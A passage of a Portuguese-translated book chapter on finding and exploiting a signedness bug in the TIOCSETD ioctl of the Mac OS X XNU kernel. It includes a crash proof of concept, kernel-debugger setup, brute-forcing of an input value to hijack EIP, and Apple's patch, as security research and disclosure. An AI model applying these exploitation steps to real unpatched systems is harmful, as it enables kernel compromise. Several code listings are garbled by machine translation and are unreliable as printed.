12. O download do Windows Driver Kit pode ser feito em <http://www.microsoft.com/whdc/devtools/WDK/default.mspx>.
13. Consulte a biblioteca MSDN : Desenvolvimento do Windows: Kit de drivers do Windows: Arquitetura de driver no modo kernel: Referência: Rotinas de driver padrão: DispatchDeviceControl disponível em <http://msdn.microsoft.com/en-us/library/ff543287.aspx>.
14. Consulte a biblioteca MSDN : Desenvolvimento do Windows: Kit de drivers do Windows: Arquitetura de driver no modo kernel: Referência: Tipos de dados do kernel: Estruturas de dados definidas pelo sistema: IRP disponível em <http://msdn.microsoft.com/en-us/library/ff550694.aspx>.
15. Consulte a biblioteca MSDN : Desenvolvimento do Windows: Kit de drivers do Windows: Arquitetura de driver no modo kernel: Guia de design: Gravação de drivers WDM: Gerenciamento de entrada/saída para drivers: Manipulação de IRPs: Uso de códigos de controle de E/S: Descrições de buffer para códigos de controle de E/S disponíveis em <http://msdn.microsoft.com/pt-us/library/ff540663.aspx>.
16. Consulte Jamie Butler, *DKOM (Direct Kernel Object Manipulation)* (apresentação, Black Hat Europe, Amsterdã, maio de 2004), em <http://www.blackhat.com/presentations/win-usa-04/bh-win-04-butler.pdf>.
17. Consulte <http://www.trapkit.de/books/bhd/>.
18. Minha consultoria de segurança que descreve os detalhes da vulnerabilidade do avast! pode ser encontrada em <http://www.trapkit.de/advisories/TKADV2008-002.txt>.

7

UM BUG ANTERIOR À VERSÃO 4.4BSD

Sábado, 3 de março de 2007

Querido diário,

Na semana passada, meu Apple MacBook finalmente chegou. Depois de me familiarizar com a plataforma Mac OS X, decidi dar uma olhada mais de perto no kernel XNU do OS X. Depois de algumas horas vasculhando o código do kernel, encontrei um bug interessante que ocorre quando o kernel tenta lidar com

um IOCTL especial do TTY. O bug era fácil de ser acionado, e escrevi um código POC que permite que um usuário local sem privilégios trave o sistema por meio de pânico de kernel. Como de costume, tentei desenvolver um exploit para ver se a falha permitia a execução arbitrária de código. Nesse ponto, as coisas ficaram um pouco mais complicadas. Para desenvolver o código de exploração, eu precisava de uma maneira de depurar o kernel do OS X. Isso não é um problema se você tiver dois Macs, mas eu só tinha um: meu MacBook novinho em folha.

7.1 Descoberta de vulnerabilidades

Primeiro, baixei a versão mais recente do código-fonte do kernel XNU,¹ e, em seguida, procurei por uma vulnerabilidade da seguinte maneira:

- Etapa 1: Liste as IOCTLs do kernel.
- Etapa 2: Identificar os dados de entrada.
- Etapa 3: rastrear os dados de entrada.

Essas etapas serão detalhadas nas seções a seguir.

- Usei um Mac Intel com OS X 10.4.8 e a versão do kernel xnu-792.15.4.obj~RELEASE_i386 como plataforma em todo o este capítulo.

Etapa 1: listar os IOCTLs do kernel

Para gerar uma lista das IOCTLs do kernel, simplesmente pesquisei o código-fonte do kernel em busca das macros IOCTL usuais. Cada IOCTL recebe seu próprio número, que geralmente é criado por uma macro.

Dependendo do tipo de IOCTL, o kernel XNU do OS X define as seguintes macros: `_IOR`, `_IOW` e `_IOWR`.

```
osx$ pwd
/Users/tk/xnu-792.13.8

osx$ grep -rnw -e _IOR -e _IOW -e _IOWR *
[...]
xnu-792.13.8/bsd/net/bpf.h:161:#define BIOCGRSIG _IOR('B',114, u_int) xnu-
792.13.8/bsd/net/bpf.h:162:#define BIOCSRSIG _IOW('B',115, u_int) xnu-
792.13.8/bsd/net/bpf.h:163:#define BIOCGHDRCMPLT _IOR('B',116, u_int) xnu-
792.13.8/bsd/net/bpf.h:164:#define BIOCSHDRCMPLT _IOW('B',117, u_int) xnu-
792.13.8/bsd/net/bpf.h:165:#define BIOCGSEESENT _IOR('B',118, u_int) xnu-
792.13.8/bsd/net/bpf.h:166:#define BIOSSEESENT _IOW('B',119, u_int) [...]
```

Agora eu tinha uma lista de IOCTLs compatíveis com o kernel do XNU. Para encontrar os arquivos de código-fonte que implementam as IOCTLs, pesquisei todo o código-fonte do kernel para cada nome de IOCTL da lista. Aqui está um exemplo da IOCTL `BIOCGRSIG`:

```
osx$ grep --include=*.c -rn BIOCGRSIG *
xnu-792.13.8/bsd/net/bpf.c:1143:        case BIOCGRSIG:
```

Etapa 2: Identificar os dados de entrada

Para identificar os dados de entrada fornecidos pelo usuário de uma solicitação IOCTL, dei uma olhada em algumas das funções do kernel que processam as solicitações. Descobri que essas funções normalmente esperam um argumento chamado `cmd` do tipo `u_long` e um segundo argumento chamado `data` do tipo `caddr_t`.

Aqui estão alguns exemplos:

Arquivo de código-fonte *xnu-792.13.8/bsd/netat/at.c*

```
[..]
135 int
136 at_control(so, cmd, data, ifp)
137     struct socket *so;
138     u_long cmd;
139     dados caddr_t;
140     struct ifnet *ifp;
141 {
[..]
```

Arquivo de código-fonte *xnu-792.13.8/bsd/net/if.c*

```
[..]
1025 int
1026 ifioctl(so, cmd, data, p)
1027 struct     socket *so; 1028
1028     u_long cmd;
1029     dados caddr_t;
1030 struct proc
*p; 1031 {
[..]
```

Arquivo de código-fonte *xnu-792.13.8/bsd/dev/vn/vn.c*

```
[..]
877 static int
878 vnoioctl(dev_t dev, u_long cmd, caddr_t data,
879     int flag não utilizado, struct proc *p,
880     int is_char)
881 {
[..]
```

Os nomes desses argumentos de função são bastante descritivos: O argumento `cmd` contém o código IOCTL solicitado e o argumento `data` contém os dados IOCTL fornecidos pelo usuário.

No Mac OS X, uma solicitação IOCTL é normalmente enviada ao kernel usando a chamada de sistema `ioctl()`. Essa chamada de sistema tem o seguinte protótipo:

```
osx$ man ioctl
[..]
SINOPSE
#include <sys/ioctl.h>

int
ioctl(int d, unsigned long request, char *argp);
```

DESCRÍÇÃO

A função `ioctl()` manipula os parâmetros subjacentes do dispositivo de arquivos especiais. Em particular, muitas características operacionais de arquivos especiais de caracteres (por exemplo, terminais) podem ser controladas com solicitações `ioctl()`. O argumento `d` deve ser um descriptor de arquivo aberto.

Uma solicitação `ioctl` tem codificado se o argumento é um parâmetro "in" ou "out" e o tamanho do argumento `argp` em bytes. As macros e definições usadas na especificação de uma solicitação `ioctl` estão localizadas no arquivo `<sys/ioctl.h>`.

[..]

Se uma solicitação IOCTL for enviada ao kernel, o argumento `request` deverá ser preenchido com o código IOCTL apropriado e `argp` deverá ser preenchido com os dados de entrada IOCTL fornecidos pelo usuário. Os argumentos `request` e `argp` de `ioctl()` correspondem aos argumentos da função do kernel `cmd` e `data`.

Eu havia encontrado o que estava procurando: A maioria das funções do kernel que processam solicitações IOCTL de entrada recebe um argumento chamado `data` que contém ou aponta para os dados de entrada IOCTL fornecidos pelo usuário.

Etapa 3: rastrear os dados de entrada

Depois de encontrar os locais no kernel onde as solicitações IOCTL são tratadas, rastreei os dados de entrada por meio das funções do kernel enquanto procurava locais potencialmente vulneráveis. Durante a leitura do código,

Deparei-me com alguns locais que pareciam intrigantes. O bug potencial mais interessante que encontrei ocorre quando o kernel tenta lidar com uma solicitação IOCTL especial do TTY. A listagem a seguir mostra as linhas relevantes do código-fonte do kernel XNU.

Arquivo de código-fonte `xnu-792.13.8/bsd/kern/tty.c`

```
[..]
816 /*
817 * Ioctls para todos os dispositivos tty. Chamado após o ioctl específico da disciplina
     de linha
818 * Foi chamado para desempenhar funções específicas da disciplina e/ou rejeitar
     qualquer
819 * desses comandos ioctl.
820 */
821 /* ARGSUSED */
822 int
823 ttioctl(registrar struct tty *tp,
824           u_long cmd, caddr_t data, int flag,
825           struct proc *p)
826 {
[...]
872switch                                (cmd) /*      Processa o ioctl. */
[...]
1089    case TIOCSETD: {                  set line discipline */
1090register                                int t = *(int *)data;
```

```
1091dev_t device = tp-
>t_dev; 1092
1093se      (t >= nlinesw)
```

```

1094         retorno (ENXIO);
1095     Se (t != tp->t_line) {
1096         s = spltty();
1097         (*linesw[tp->t_line].l_close)(tp, flag);
1098         error = (*linesw[t].l_open)(device, tp);
1099         se (erro) {
1100             (void)(*linesw[tp->t_line].l_open)(device, tp);
1101             splx(s);
1102             retorno (erro);
1103         }
1104         tp->t_line = t;
1105         splx(s);
1106     }
1107     intervalo;
1108 }
[...]

```

Se uma solicitação IOCTL TIOCSETD for enviada ao kernel, o caso de troca na linha 1089 será escolhido. Na linha 1090, os dados fornecidos pelo usuário do tipo `caddr_t`, que é simplesmente um `typedef` para `char *`, são armazenados na variável `int` assinada `t`. Em seguida, na linha 1093, o valor de `t` é comparado com `nlinesw`. Como os dados são fornecidos pelo usuário, é possível fornecer um valor de string que corresponda ao valor inteiro sem sinal de `0x80000000` ou maior. Se isso for feito, `t` terá um valor negativo devido à versão de tipo na linha 1090. A Listagem 7-1 ilustra como `t` pode se tornar negativo:

```

01 typedef char * caddr_t;
02
03 // saída do padrão de bits
04 void
05 bitpattern (int a)
06 {
07     int          m      = 0;
08     int          b      = 0;
09     int          cnt    = 0;
10     int          nbits  = 0;
11     int sem sinal   máscara = 0;
12
13     nbits = 8 * sizeof (int);
14     m = 0x1 << (nbits - 1);
15
16     mask = m;
17     for (cnt = 1; cnt <= nbits; cnt++) {
18b         = (a & mask) ? 1 : 0;
19printf         ("%x", b);
20se           (cnt % 4 == 0)
21printf         (" ");
22mask          >>= 1;
23     }
24printf ("\n");
25 }
26
27 int
28 principal ()
29 {

```

```

30     caddr_t dados    = "\xff\xff\xff\xff\xff\xff";
31     int      t        = 0;
32
33     t = *(int *)data;
34
35     printf ("Padrão de bits de t: ");
36     bitpattern (t);
37
38     printf ("t = %d (0x%08x)\n", t, t);
39
40     retornar 0;
41 }

```

Listagem 7-1: Programa de exemplo que demonstra o comportamento da conversão de tipos (*conversion_bug_example.c*)

As linhas 30, 31 e 33 são praticamente idênticas às linhas do código-fonte do kernel do OS X. Neste exemplo, escolhi o valor hardcoded `0xffffffffffff` como dados de entrada IOCTL (consulte a linha 30). Após a conversão de tipo na linha 33, os padrões de bits, bem como o valor decimal de `t`, são impressos no console. O programa de exemplo resulta na seguinte saída quando é executado:

```

osx$ gcc -o conversion_bug_example conversion_bug_example.c
osx$ ./conversion_bug_example
Padrão de bits de t: 1111 1111 1111 1111 1111 1111 1111 1111
t = -1 (0xffffffff)

```

A saída mostra que `t` obtém o valor -1 se uma cadeia de caracteres que consiste em 4 valores de byte `0xff` for convertida em um int assinado. Consulte a Seção A.3 para obter mais informações sobre conversões de tipos e os problemas de segurança associados.

Se `t` for negativo, a verificação na linha 1093 do código do kernel retornará FALSE porque a variável `int assinada nlinesw` tem um valor maior que zero. Se isso acontecer, o valor de `t` fornecido pelo usuário será processado posteriormente. Na linha 1098, o valor de `t` é usado como um índice em uma matriz de ponteiros de função. Como eu podia controlar o índice dessa matriz, podia especificar um local de memória arbitrário que seria executado pelo kernel. Isso leva ao controle total do fluxo de execução do kernel. Obrigado, Apple, por esse bug fantástico. ☺

Aqui está a anatomia do bug, conforme o diagrama da Figura 7-1:

1. A matriz de ponteiros de função `linesw[]` é referenciada.
2. O valor de `t`, controlado pelo usuário, é usado como um índice de matriz para `linesw[]`.
3. Um ponteiro para o endereço presumido da função `l_open()` é referenciado com base no local da memória controlável pelo usuário.

4. O endereço assumido de `l_open()` é referenciado e chamado.
5. O valor no endereço assumido de `l_open()` é copiado no ponteiro de instruções (registro EIP).




Figura 7-1: Descrição da vulnerabilidade que descobri no kernel XNU do OS X

Como o valor de `t` é fornecido pelo usuário (consulte (2)), é possível controlar o endereço do valor que é copiado para o EIP.

7.2 Exploração

Depois de encontrar o bug, fiz o seguinte para obter controle sobre o EIP:

- Etapa 1: acionar o bug para travar o sistema (negação de serviço).
- Etapa 2: Prepare um ambiente de depuração do kernel.
- Etapa 3: Conecte o depurador ao sistema de destino.
- Etapa 4: Obtenha controle sobre o EIP.

Etapa 1: acionar o bug para travar o sistema (negação de serviço)

Depois de encontrar o bug, foi fácil acioná-lo e causar uma falha no sistema.

Tudo o que eu precisava fazer era enviar uma solicitação IOCTL TIOCSETD malformada

para o kernel. A Listagem 7-2 mostra o código-fonte do POC que desenvolvi. O POC é usado para causar uma falha.

```
01 #include <sys/ioctl.h>
02
03 int
04 principal (void)
05 {
06     unsigned long      = 0xff000000; 07
08 ioctl          (0, TIOCSETD, &ldisc);
09
10    retorno 0;
11 }
```

Listagem 7-2: Código POC (*poc.c*) que escrevi para acionar o bug que encontrei no kernel do OS X

Um MacBook novinho em folha: US\$ 1.149. Um monitor com tela de cinema LED:

\$899. Falha em um sistema Mac OS X com apenas 11 linhas de código: não tem preço. Em seguida, compilei e testei o código POC como um usuário sem privilégios:

```
osx$ uname -a
Darwin osx 8.8.3 Darwin Kernel Version 8.8.3: Wed Oct 18 21:57:10 PDT 2006; →
root:xnu-792.15.4.obj~RELEASE_I386 i386 i386

osx$ id
uid=502(seraph) gid=502(seraph) groups=502(seraph)

osx$ gcc -o poc poc.c

osx$ ./poc
```

Imediatamente após a execução do código POC, obtive a tela de falha padrão do Mac OS X,² conforme mostrado na Figura 7-2.




Figura 7-2: Mensagem de pânico do kernel do Mac OS X

Se ocorrer uma pane no kernel, os detalhes da falha serão adicionados a um arquivo de registro na pasta */Library/Logs/*. Reinicie o sistema e abri esse arquivo.

```

osx$ cat /Library/Logs/panic.log
Sat Mar 3 13:30:58 2007
panic(cpu 0 caller 0x001A31CE): Trap do kernel não resolvido (CPU 0, Tipo 14=falha de
página), registros:
CR0: 0x80010033, CR2: 0xe0456860, CR3: 0x00d8a000, CR4: 0x000006e0
EAX: 0xe0000000, EBX: 0xff000000, ECX: 0x04000001, EDX: 0x0386c380
CR2: 0xe0456860, EBP: 0x250e3d18, ESI: 0x042fbe04, EDI: 0x00000000
EFL: 0x00010287, EIP: 0x0035574c, CS: 0x00000008, DS: 0x004b0010

Rastreamento, formato - quadro: endereço de retorno (4 possíveis argumentos na
pilha) 0x250e3a68: 0x128d08 (0x3c9a14 0x250e3a8c 0x131de5 0x0)
0x250e3aa8 : 0x1a31ce (0x3cf6c8 0x0 0xe 0x3cef8) 0x250e3bb8 :
0x19a874 (0x250e3bd0 0x1 0x0 0x42fbe04) 0x250e3d18 : 0x356efe
(0x42fbe04 0x8004741b 0x250e3eb8 0x3) 0x250e3d68 : 0x1ef4de
(0x4000001 0x8004741b 0x250e3eb8 0x3)
0x250e3da8 : 0x1e6360 (0x250e3dd0 0x297 0x250e3e08 0x402a1f4) 0x250e3e08
: 0x1de161 (0x3a88084 0x8004741b 0x250e3eb8 0x3)
0x250e3e58 : 0x330735 (0x4050440
*****

```

Parecia que eu poderia travar o sistema como um usuário sem privilégios.

Eu também poderia executar código arbitrário no contexto privilegiado do kernel do OS X? Para responder a essa pergunta, tive que examinar o funcionamento interno do kernel.

Etapa 2: preparar um ambiente de depuração do kernel

Nesse ponto, eu precisava ser capaz de depurar o kernel. Como mencionei anteriormente, isso não é problema se você tiver dois Macs, mas eu tinha apenas um MacBook à disposição. Portanto, tive que encontrar outra maneira de depurar o kernel. Resolvi o problema criando e instalando o depurador GNU da Apple em um host Linux e, em seguida, conectando o host ao meu MacBook. As instruções para criar esse sistema host de depurador estão descritas na Seção B.5.

Etapa 3: Conecte o depurador ao sistema de destino

Depois de instalar o gdb da Apple em um host Linux, conectei os sistemas com um cabo cruzado Ethernet, conforme mostrado na Figura 7-3.




Figura 7-3: Minha configuração para depurar remotamente o kernel do Mac OS X

Em seguida, iniciei o sistema de destino do Mac OS X, habilitei a depuração remota do kernel e reiniciei o sistema para que as alterações tivessem efeito:³

```
osx$ sudo nvram boot-args="debug=0x14e"  
osx$ sudo reboot
```

Depois que a máquina de destino do Mac OS X foi reiniciada, initializei o host do Linux e me certifiquei de que poderia me conectar à máquina de destino:

```
linux$ ping -c1 10.0.0.2  
PING 10.0.0.2 (10.0.0.2) de 10.0.0.3 : 56(84) bytes de dados.  
64 bytes de 10.0.0.2: icmp_seq=1 ttl=64 time=1,08 ms  
  
--- 10.0.0.2 estatísticas de ping ---  
1 pacote transmitido, 1 recebido, 0% de perda, tempo 0ms  
rtt min/avg/max/mdev = 1,082/1,082/1,082/0,000 ms
```

Adicionei uma entrada ARP permanente para o alvo no sistema Linux para estabelecer uma conexão robusta entre as duas máquinas, garantindo que a conexão não fosse interrompida enquanto o kernel da máquina de destino estivesse sendo depurado:

```
linux$ su -  
Senha:  
  
linux# arp -an  
? (10.0.0.1) em 00:24:E8:A8:64:DA [ether] na eth0  
? (10.0.0.2) em 00:17:F2:F0:47:19 [ether] na eth0  
  
linux# arp -s 10.0.0.2 00:17:F2:F0:47:19  
  
linux# arp -an  
? (10.0.0.1) em 00:24:E8:A8:64:DA [ether] na eth0  
? (10.0.0.2) em 00:17:F2:F0:47:19 [ether] PERM na eth0
```

Em seguida, fiz login no sistema Mac OS X como um usuário sem privilégios e gerei uma interrupção não mascarável (NMI) tocando no botão liga/desliga do sistema. Isso me deu a seguinte saída na tela do MacBook:

```
Depurador chamado: <Button  
SCI> Depurador chamado:  
<Button SCI>  
cpu_interrupt: enviando sinal de entrada do depurador (00000002) para o  
endereço MAC da ethernet da cpu 1: 00:17:f2:f0:47:19  
Endereço MAC ethernet: 00:17:f2:f0:47:19  
endereço ip: 10.0.0.2  
endereço ip: 10.0.0.2
```

Aguardando a conexão do depurador remoto.

De volta ao host do Linux, iniciei o depurador do kernel (consulte a Seção B.5 para obter mais informações sobre como criar essa versão do gdb):

```
linux# gdb_osx KernelDebugKit_10.4.8/mach_kernel
GNU gdb 2003-01-28-cvs (Seg Mar 5 16:54:25 UTC 2007)
Copyright 2003 Free Software Foundation, Inc.
O GDB é um software livre, coberto pela Licença Pública Geral GNU, e você pode
alterá-lo e/ou distribuir cópias dele sob certas condições. Digite "show copying"
para ver as condições.
Não há absolutamente nenhuma garantia para o GDB. Digite "show warranty" para
obter detalhes. Esse GDB foi configurado como "--host= --target=i386-apple-
darwin".
```

Em seguida, instruí o depurador a usar o kernel debug proto-col (kdp) da Apple:

```
(gdb) target remote-kdp
```

Quando o depurador estava em execução, eu me conectei ao kernel do sistema de destino pela primeira vez:

```
(gdb) attach 10.0.0.2
Conectado.
0x001a8733 in lapic_dump () at /SourceCache/xnu/xnu-792.13.8/osfmk/i386/mp.c:332
332          int      i;
```

Como mostra a saída do depurador, parecia funcionar! O sistema OS X estava congelado naquele momento, então continuei a execução do kernel com o seguinte comando do depurador:

```
(gdb) continue
Continuação.
```

Agora tudo estava configurado para depurar remotamente o kernel do sistema de destino do Mac OS X.

Etapa 4: Obtenha controle sobre a EIP

Depois de conectar com sucesso o depurador ao kernel do sistema de destino, abri um terminal na máquina Mac OS X e executei novamente o código POC descrito na Listagem 7-2:

```
osx$ id
uid=502(seraph) gid=502(seraph) groups=502(seraph)

osx$ ./poc
```

O sistema OS X congelou imediatamente, e obtive a seguinte saída do depurador no host Linux:

```
0 programa recebeu o sinal SIGTRAP, Trace/breakpoint trap.  
0x0035574c in ttsetcompat (tp=0x37e0804, com=0x8004741b, data=0x2522beb8 "",  
term=0x3) em /SourceCache/xnu/xnu-792.13.8/bsd/kern/tty_compat.c:145  
145      */
```

Para ver o que exatamente causou o sinal SIGTRAP, examinei a última instrução do kernel executada (consulte a Seção B.4 para obter uma descrição dos seguintes comandos do depurador):

```
(gdb) x/1i $eip  
0x35574c <ttsetcompat+138>: call    *0x456860(%eax)
```

Aparentemente, a falha ocorreu quando o kernel tentou chamar um endereço referenciado pelo registro EAX. Em seguida, examinei os valores dos registros:

eax	registros de informações	0xe0000000
ecx	0x4000001	67108865
edx	0x386c380	59163520
ebx	0xff000000	-16777216
esp	0x2522bc18	0x2522bc18
ebp	0x2522bd18	0x2522bd18
esi	0x37e0804	58591236
edi	0x0	0
eip	0x35574c	0x35574c
sinalizador	0x10287	66183
es		
cs	0x8	8
ss	0x10	16
ds	0x4b0010	4915216
es	0x340010	3407888
fs	0x25220010	622985232
gs	0x48	72

A saída do depurador mostra que o EAX tinha um valor de 0xe0000000. Não estava claro para mim de onde vinha esse valor, então desmontei as instruções em torno do EIP:

```
(gdb) x/6i $eip - 15 0x35573d  
<ttsetcompat+123>: 0x35573f      mov    %ebx,%eax  
<ttsetcompat+125>:             shl    $0x5,%eax  
0x355742 <ttsetcompat+128>: mover   %esi,0x4(%esp,1)  
0x355746 <ttsetcompat+132>: mover   0xfffffffffa8(%ebp),%ecx  
0x355749 <ttsetcompat+135>: mover   %ecx,(%esp,1)  
0x35574c <ttsetcompat+138>: chamada *0x456860(%eax)
```

- Observe que o
A desmontagem
está em
Estilo AT&T.

No endereço 0x35573d, o valor de EBX é copiado para EAX. A próxima instrução modifica esse valor com um deslocamento à esquerda de 5 bits. No endereço

0x35574c, o valor é usado para calcular o operando da instrução de chamada. Então, de onde veio o valor de EBX? Uma rápida olhada nos valores do registro revelou que EBX estava mantendo o valor 0xff000000, o valor que eu havia fornecido como dados de entrada para a IOCTL TIOCSETD. O valor O valor 0xe0000000 foi o resultado de um deslocamento à esquerda do meu valor de entrada fornecido em 5 bits. Como esperado, consegui controlar o local da memória usado para encontrar o novo valor do registro EIP. A modificação dos meus dados de entrada fornecidos pode ser expressa como

endereço do novo valor para EIP = (valor dos dados de entrada IOCTL << 5) + 0x456860

Eu poderia obter um valor de dados de entrada TIOCSETD apropriado para um endereço de memória específico de duas maneiras: Eu poderia tentar resolver o problema matemático ou poderia usar a força bruta para obter o valor. Decidi optar pela opção mais fácil e escrevi o seguinte programa para obter o valor por força bruta:

```
01 #include <stdio.h>
02
03 #define MEMLOC      0x10203040
04 #define SEARCH_START 0x80000000
05 #define
06   SEARCH_END 0xffffffff 06
07 int
08 principal (void)
09 {
10     unsigned int ,b = 0; 11
12for (a = SEARCH_START; a < SEARCH_END; a++) {
13b      = (a << 5) + 0x456860;
14se   (b == MEMLOC) {
15printf    ("Value: %08x\n", a);
16retorno 0;
17}
18}
19
20printf ("Nenhum valor válido
encontrado.\n");
22retorno 1;
23 }
```

Listagem 7-3: Código que escrevi para fazer força bruta no valor dos dados de entrada TIOCSETD (*addr_brute_force.c*)

Escrevi este programa para responder a esta pergunta: Que dados de entrada TIOCSETD devo enviar ao kernel para que o valor no endereço de memória 0x10203040 seja copiado no registro EIP?

```
osx$ gcc -o addr_brute_force addr_brute_force.c
osx$ ./addr_brute_force
Valor: 807ed63f
```

Se 0x10203040 apontasse para o valor que eu queria que fosse copiado para o EIP, eu teria que fornecer o valor 0x807ed63f como entrada para a IOCTL TIOCSETD.

Em seguida, tentei manipular o EIP para que ele apontasse para o endereço 0x65656565. Para isso, tive de encontrar um local de memória no kernel que apontasse para esse valor. Para encontrar locais de memória adequados no kernel, escrevi o seguinte script gdb:

```
01 set $MAX_ADDR = 0x00600000
02
03 definir my_ascii
04 se $argc != 1
05   printf "ERRO: meu_ascii"
06 senão
07set $tmp = *(unsigned char *)($arg0)
08if ($tmp < 0x20 || $tmp > 0x7E)
09printf "."
10 mais
11   printf "%c", $tmp
12 final
13 final
14 final
15
16 definir my_hex
17 se $argc != 1
18   printf "ERRO: meu_hex"
19 mais
20printf      "%02X%02X%02X%02X%02X ", \
21      *(unsigned char*)($arg0 + 3), *(unsigned char*)($arg0 + 2), \
22      *(unsigned char*)($arg0 + 1), *(unsigned char*)($arg0 + 0)
23 final
24 final
25
26 definir hexdump
27 se $argc != 2
28   printf "ERRO: hexdump"
29 mais
30 Se (((*(unsigned char*)($arg0 + 0) == (unsigned char)($arg1 >> 0)))
31   Se (((*(unsigned char*)($arg0 + 1) == (unsigned char)($arg1 >> 8)))
32     Se (((*(unsigned char*)($arg0 + 2) == (unsigned char)($arg1 >> 16)))
33       Se (((*(unsigned char*)($arg0 + 3) == (unsigned char)($arg1 >> 24)))
34         printf "%08X : ", $arg0
35         meu_hex $arg0
36         my_ascii $arg0+0x3
37         my_ascii $arg0+0x2
38         my_ascii $arg0+0x1
39         my_ascii $arg0+0x0
40         printf "\n"
41       final
42     final
43   final
44 final
45 final
46 final
47
```

```

48 definir search_memloc
49   set $max_addr = $MAX_ADDR
50   set $counter = 0
51   se $argc != 2
52     ajuda search_memloc
53   mais
54     enquanto (($arg0 + $counter) <= $max_addr)
55       set $addr = $arg0 + $counter
56       hexdump $addr $arg1
57       set $counter = $counter + 0x20
58     final
59   final
60 final
61 documento search_memloc
62 Pesquisar um local de memória do kernel que aponte para PATTERN.
63 Uso: search_memloc ADDRESS PATTERN
64 ADDRESS - endereço para iniciar a pesquisa
65 PATTERN - padrão a ser pesquisado
66 final

```

Listagem 7-4: Um script para localizar locais de memória no kernel que apontam para um padrão especial de bytes (*search_memloc.gdb*)

O script gdb da Listagem 7-4 recebe dois argumentos: o endereço de onde iniciar a pesquisa e o padrão a ser pesquisado. Eu queria encontrar um local de memória que apontasse para o valor 0x65656565, então usei o script da seguinte maneira:

```

(gdb) fonte search_memloc.gdb
(gdb) search_memloc 0x400000 0x65656565
0041BDA0 : 65656565 eeee
0041BDC0 : 65656565 eeee
0041BDE0 : 65656565 eeee
0041BE00 : 65656565 eeee
0041BE20 : 65656565 eeee
0041BE40 : 65656565 eeee
0041BE60 : 65656565 eeee
0041BE80 : 65656565 eeee
0041BEA0 : 65656565 eeee
0041BEC0 : 65656565 eeee
00459A00 : 65656565 eeee
00459A20 : 65656565 eeee
00459A40 : 65656565 eeee
00459A60 : 65656565 eeee
00459A80 : 65656565 eeee
00459AA0 : 65656565 eeee
00459AC0 : 65656565 eeee
00459AE0 : 65656565 eeee
00459B00 : 65656565 eeee
00459B20 : 65656565 eeee
Não é possível acessar a memória no endereço 0x4dc000

```

A saída mostra os locais de memória encontrados pelo script que apontam para o valor 0x65656565. Escolhi o primeiro da lista,

ajustou o MEMLOC definido na linha 3 da Listagem 7-3 e deixou que o programa determinasse o valor de entrada TIOCSETD apropriado:

```
osx$ head -3 addr_brute_force.c
#include <stdio.h>

#define MEMLOC      0x0041bda0

osx$ gcc -o addr_brute_force addr_brute_force.c

osx$ ./addr_brute_force
Valor: 87ffe2aa
```

Em seguida, alterei o valor de entrada IOCTL no código POC ilustrado na Listagem 7-2, conectei o depurador do kernel ao OS X e executei o código:

```
osx$ head -6 poc.c
#include <sys/ioctl.h>

int
principal (void)
{
    unsigned longldisc = 0x87ffe2aa;

osx$ gcc -o poc poc.c

osx$ ./poc
```

A máquina OS X congelou novamente, e o depurador no host Linux exibiu a seguinte saída:

O programa recebeu o sinal SIGTRAP, Trace/breakpoint trap.
0x65656565 em ?? ()

```
(gdb) registros de informações
eax          0xffffc5540      -240320
ecx          0x4000001      67108865
edx          0x386c380      59163520
ebx          0x87ffe2aa     -2013273430
esp          0x250dbc08      0x250dbc08
ebp          0x250dbd18      0x250dbd18
esi          0x3e59604      65377796
edi          0x0            0
eip          0x65656565      0x65656565
sinalizador 0x10282      66178
es
cs           0x8            8
ss           0x10           16
ds           0x3e50010      65339408
es           0x3e50010      65339408
fs           0x10           16
gs           0x48           72
```

Como mostra a saída do depurador, o registro EIP agora tinha um valor de 0x65656565. Nesse ponto, consegui controlar o EIP, mas explorar o bug para obter a execução arbitrária de código no nível do kernel ainda era um desafio. No OS X, incluindo o Leopard, o kernel não é mapeado em todos os processos do espaço do usuário; ele tem seu próprio espaço de endereço virtual. Portanto, é impossível retornar a um endereço do espaço do usuário usando estratégias comuns do Linux ou do Windows. Resolvi esse problema pulverizando o kernel com minha carga útil de escalonamento de privilégios e uma referência a essa carga útil. Conseguí isso explorando um vazamento de memória no kernel do OS X. Em seguida, calculei um valor de entrada TIOCSETD apropriado que apontava para a referência do payload. Esse valor foi então copiado para o EIP e ... bingo!

Fornecer um exploit completo e funcional seria contra a lei, mas, se estiver interessado, você pode assistir a um vídeo curto que gravei e que mostra o exploit em ação no site do livro.⁴

7.3 Remediação de vulnerabilidades

Quarta-feira, 14 de novembro de 2007

Depois que informei a Apple sobre o erro, ela o corrigiu adicionando uma verificação extra para os dados IOCTL fornecidos pelo usuário.

Arquivo de código-fonte `xnu-792.24.17/bsd/kern/tty.c5`

```
[...]  
1081     case TIOCSETD: {           set line discipline */  
1082register      int t = *(int *)data;  
1083dev_t device = tp->t_dev; 1084  
1085if      (t >= nlinesw || t < 0)  
1086return      (ENXIO);  
